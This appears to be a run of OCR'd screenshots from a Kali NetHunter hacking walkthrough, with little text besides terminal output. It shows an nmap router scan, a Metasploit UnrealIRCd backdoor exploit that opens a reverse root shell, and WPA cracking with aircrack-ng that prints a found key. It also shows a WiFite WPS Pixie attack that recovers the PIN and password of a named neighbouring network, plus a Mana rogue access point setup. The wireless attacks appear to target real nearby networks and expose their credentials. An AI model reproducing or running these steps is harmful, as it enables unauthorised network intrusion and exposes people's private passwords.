
PORT      STATE SERVICE      VERSION
21/tcp    closed  ftp
22/tcp    open   ssh          Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_ 1040 cc:a7:d4:94:3a:3b:52:f2:ab:13:cd:e5:6a:fc:0a:9a (RSA)
23/tcp    open   telnet        Actiontec Q1000 DSL router telnetd
25/tcp    closed smtp
53/tcp    open   upnp         Belkin/Linksys wireless router UPnP (UPnP 1.0; BRCM400 1.0)
80/tcp    open   http         micro_httpd
110/tcp   closed pop3
111/tcp   closed rpcbind
135/tcp   closed msrpc
139/tcp   closed netbios-ssn
143/tcp   closed imap
443/tcp   open   ssl/http     micro_httpd
|_http-title: CenturyLink Modem Configuration
|_ssl-cert: Subject: commonName=Daniel/organizationName=Broadcom/stateOrProvinceName=California/countryName=UA
| Not valid before: 2006-08-07T23:31:21
| Not valid after:  2006-09-06T23:31:21
445/tcp   closed microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5900/tcp  closed vnc
8080/tcp  closed http-proxy
MAC Address: 10:5F:06:9C:89:50 (Actiontec Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 2.4; Devices: broadband router, router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:actiontec:q1000, cpe:/o:linux:linux_kernel:2.4


TRACEROUTE
HOP RTT      ADDRESS
1  15.77 ms  192.168.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 74.76 seconds
root@kali:/#
```

```
root@kali:~# msfconsole

# cowsay++
< metasploit >
-----  
 \   '---'  
  \  (oo)___  
   (__) )\_\*  
    ||--|| *  
  
Save 45% of your time on large engagements with Metasploit Pro  
Learn more on http://rapid7.com/metasploit  
  
      =[ metasploit v4.11.5-2016010401 ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post      ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops        ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134  
RHOST => 192.168.0.134  
msf exploit(unreal_ircd_3281_backdoor) > exploit  
  
[*] Started reverse TCP double handler on 192.168.0.182:4444  
[*] Connected to 192.168.0.134:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
[*] Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo HbdykjeNEkVqVQJr;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "HbdykjeNEkVqVQJr\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:49 +0000  
  
whoami  
root
```







5:40

## Port scanner

PRO



IP info



Whois



Ping



Traceroute



Port scanner



Network connections



LAN scanner



DNS lookup



IP calculator



Settings

Host or IP address

Min Port(0)

Max Port(65535)

0

65535


Time-out:


300



The screenshot shows a terminal window with the title "1) root@kali: ~". The window displays a list of wireless networks (BSSIDs) along with their signal strength (PWR), number of beacons, data rates (#Data, #/s), channel (CH), bandwidth (MB), encryption (ENC), cipher, authentication (AUTH), and ESSID. The data is sorted by signal strength (PWR). The terminal interface includes standard Android navigation icons at the top.

| BSSID             | PWR | Beacons | #Data, #/s | CH | MB   | ENC  | CIPHER | AUTH | ESSID |
|-------------------|-----|---------|------------|----|------|------|--------|------|-------|
| 50:6A:03:C7:D0:5B | -79 | 1       | 0 0        | 8  | 54e  | WPA2 | CCMP   | PSK  | NETGE |
| E8:89:2C:DB:DD:70 | -79 | 2       | 0 0        | 1  | 54e  | WPA2 | CCMP   | PSK  | Brenn |
| 12:86:8C:70:38:D6 | -63 | 10      | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <leng |
| 22:86:8C:70:38:D6 | -62 | 13      | 0 0        | 11 | 54e. | OPN  |        |      | xfini |
| EC:43:F6:1F:DA:99 | -65 | 4       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | Centu |
| 10:5F:06:9C:89:55 | -59 | 14      | 1 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | SECAL |
| 10:86:8C:70:38:D6 | -61 | 13      | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | Harle |
| C0:7C:D1:4C:28:5A | -73 | 2       | 0 0        | 11 | 54e. | OPN  |        |      | xfini |
| 32:86:8C:70:38:D6 | -61 | 10      | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <leng |
| 10:5F:06:46:6B:85 | -67 | 5       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | Centu |
| 64:A5:C3:65:37:F2 | -68 | 2       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | Don's |
| 00:71:C2:66:B9:59 | -72 | 2       | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <leng |
| DC:3A:5E:4C:A3:A3 | -69 | 3       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | <leng |
| 66:F2:37:65:C3:A0 | -71 | 1       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | DT's  |
| 8E:04:FF:35:F8:AD | -71 | 3       | 0 0        | 6  | 54e. | OPN  |        |      | xfini |
| E4:F4:C6:0C:47:29 | -72 | 3       | 0 0        | 6  | 54e  | WPA2 | CCMP   | PSK  | Mac3  |
| 00:1E:E5:ED:73:BF | -66 | 2       | 0 0        | 6  | 54e. | WPA2 | CCMP   | PSK  | blue  |
| 10:5F:06:28:B6:E5 | -71 | 10      | 1 0        | 6  | 54e  | WPA2 | CCMP   | PSK  | Centu |
| 20:76:00:65:E2:E5 | -74 | 3       | 0 0        | 11 | 54e  | WPA2 | CCMP   | PSK  | Centu |
| 3E:7A:8A:18:64:B4 | -72 | 2       | 0 0        | 6  | 54e. | WPA2 | CCMP   | PSK  | <leng |
| 8E:04:FF:35:F8:AC | -74 | 3       | 0 0        | 6  | 54e. | WPA2 | CCMP   | PSK  | <leng |
| D8:97:BA:C3:C1:59 | -71 | 4       | 0 0        | 6  | 54e. | WPA2 | CCMP   | PSK  | <leng |
| C0:7C:D1:81:AE:38 | -74 | 2       | 0 0        | 7  | 54e  | WPA2 | CCMP   | PSK  | McKin |
| 38:2C:4A:E3:F2:60 | -61 | 12      | 29 13      | 6  | 54e  | WPA2 | CCMP   | PSK  | HR-H0 |
| 22:86:8C:D1:BF:7A | -78 | 3       | 0 0        | 11 | 54e. | OPN  |        |      | xfini |
| C0:7C:D1:81:AE:3A | -75 | 2       | 0 0        | 7  | 54e. | OPN  |        |      | xfini |
| C0:7C:D1:4C:28:58 | -76 | 2       | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | Marci |
| 8C:04:FF:35:F8:AB | -74 | 4       | 0 0        | 6  | 54e  | WPA2 | CCMP   | PSK  | HOME- |
| C0:7C:D1:81:AE:39 | -76 | 2       | 0 0        | 7  | 54e. | WPA2 | CCMP   | PSK  | <leng |
| AE:34:26:E3:42:F4 | -76 | 2       | 0 0        | 1  | 54e. | OPN  |        |      | xfini |
| 12:86:8C:D1:BF:7A | -74 | 4       | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <leng |
| D8:97:BA:B0:31:D8 | -77 | 2       | 0 0        | 1  | 54e. | WPA2 | CCMP   | PSK  | Baird |
| 3E:7A:8A:98:89:D8 | -77 | 5       | 0 0        | 1  | 54e. | WPA2 | CCMP   | PSK  | <leng |
| E6:89:2C:DB:DD:70 | -78 | 2       | 0 0        | 1  | 54e  | OPN  |        |      | xfini |
| C0:7C:D1:4C:28:59 | -70 | 2       | 0 0        | 11 | 54e. | WPA2 | CCMP   | PSK  | <leng |





CH 6 ][ Elapsed: 1 min ][ 2016-06-29 00:49 ] [ WPA handshake: 44:94:FC:37:10:6 ]

| BSSID             | PWR               | RXQ | Beacons | #Data, #/s | CH     | MB    | ENC | CIPHER | AUTH | E     |
|-------------------|-------------------|-----|---------|------------|--------|-------|-----|--------|------|-------|
| 44:94:FC:37:10:6E | -63               | 67  | 496     | 137        | 1      | 6     | 54e | WPA2   | CCMP | PSK A |
| BSSID             | STATION           | PWR | Rate    | Lost       | Frames | Probe |     |        |      |       |
| 44:94:FC:37:10:6E | 64:A5:C3:DA:30:DC | -62 | 0e-24   | 29         | 210    |       |     |        |      |       |

Aircrack-ng 1.2 rc3

[00:00:00] 10 keys tested (255.05 k/s)

KEY FOUND! [ 15SHOUTINGspiders ]

Master Key : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A  
D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65  
5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02  
7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C  
69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D

EAPOL HMAC : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1

4) root@kali: ~▼

```
Last login: Sat Jul  2 17:46:53 UTC 2016 on pts/8
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# wifite

          WiFite v2 (r87)
          automated wireless auditor
          designed for Linux

[!] the program cowpatty is not required, but is recommended

[+] scanning for wireless devices...
[+] available wireless devices:
  1. p2p0      ??????      Not pci, usb, or sdio
  2. wlan0      ??????      Not pci, usb, or sdio
  3. wlan1      ??????      Atheros Communications, Inc. AR9271 802.11n
[+] select number of device to put into monitor mode (1-3): 3
[+] enabling monitor mode on wlan1... done
[+] initializing scan (wlanmon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found
```

1) root@kali: ~▼

| Index | SSID                 | Channel | Encryption | Signal | WPS | Client |
|-------|----------------------|---------|------------|--------|-----|--------|
| 11    | HP-Print-F2-Photo... | 11      | WPA2       | -35db  | no  |        |
| 12    | \x00\x00\x00\x00\... | 11      | WPA2       | -34db  | wps |        |
| 13    | HOME-EE97-2.4        | 11      | WPA2       | -33db  | wps |        |
| 14    | (7E:8F:E0:A5:1A:80)  | 6       | WPA2       | -33db  | wps |        |
| 15    | Brenner              | 1       | WPA2       | -33db  | wps | client |
| 16    | HOME-717C-2.4        | 11      | WPA2       | -32db  | wps |        |
| 17    | CenturyLink1507      | 11      | WPA2       | -32db  | wps | client |
| 18    | Mac3                 | 6       | WPA2       | -32db  | wps |        |
| 19    | MDH WLAN             | 6       | WPA2       | -32db  | wps |        |
| 20    | Baird-2.4            | 1       | WPA2       | -31db  | wps |        |
| 21    | HOME-4D12            | 6       | WPA2       | -30db  | wps |        |
| 22    | WiFiFoFum            | 6       | WPA2       | -30db  | wps |        |
| 23    | (00:71:C2:66:B9:59)  | 11      | WPA2       | -29db  | wps |        |
| 24    | CenturyLink2834      | 6       | WPA2       | -29db  | wps |        |
| 25    | (D8:97:BA:B0:31:D9)  | 1       | WPA2       | -29db  | wps |        |
| 26    | HR-HOME              | 6       | WPA2       | -29db  | wps | client |

```
[+] select target numbers (!-57) separated by commas, or 'all': 15
[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack: attempting to crack and fetch psk...

[+] PIN found: 42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan1mon... done
[+] quitting
```



10:48

## ☰ Mana Wireless Toolkit

hostapd-karma.conf hostapd-wpe.conf

The hostapd configuration file used by Mana.

Interface  
wlan1

BSSID  
00:11:22:33:44:00

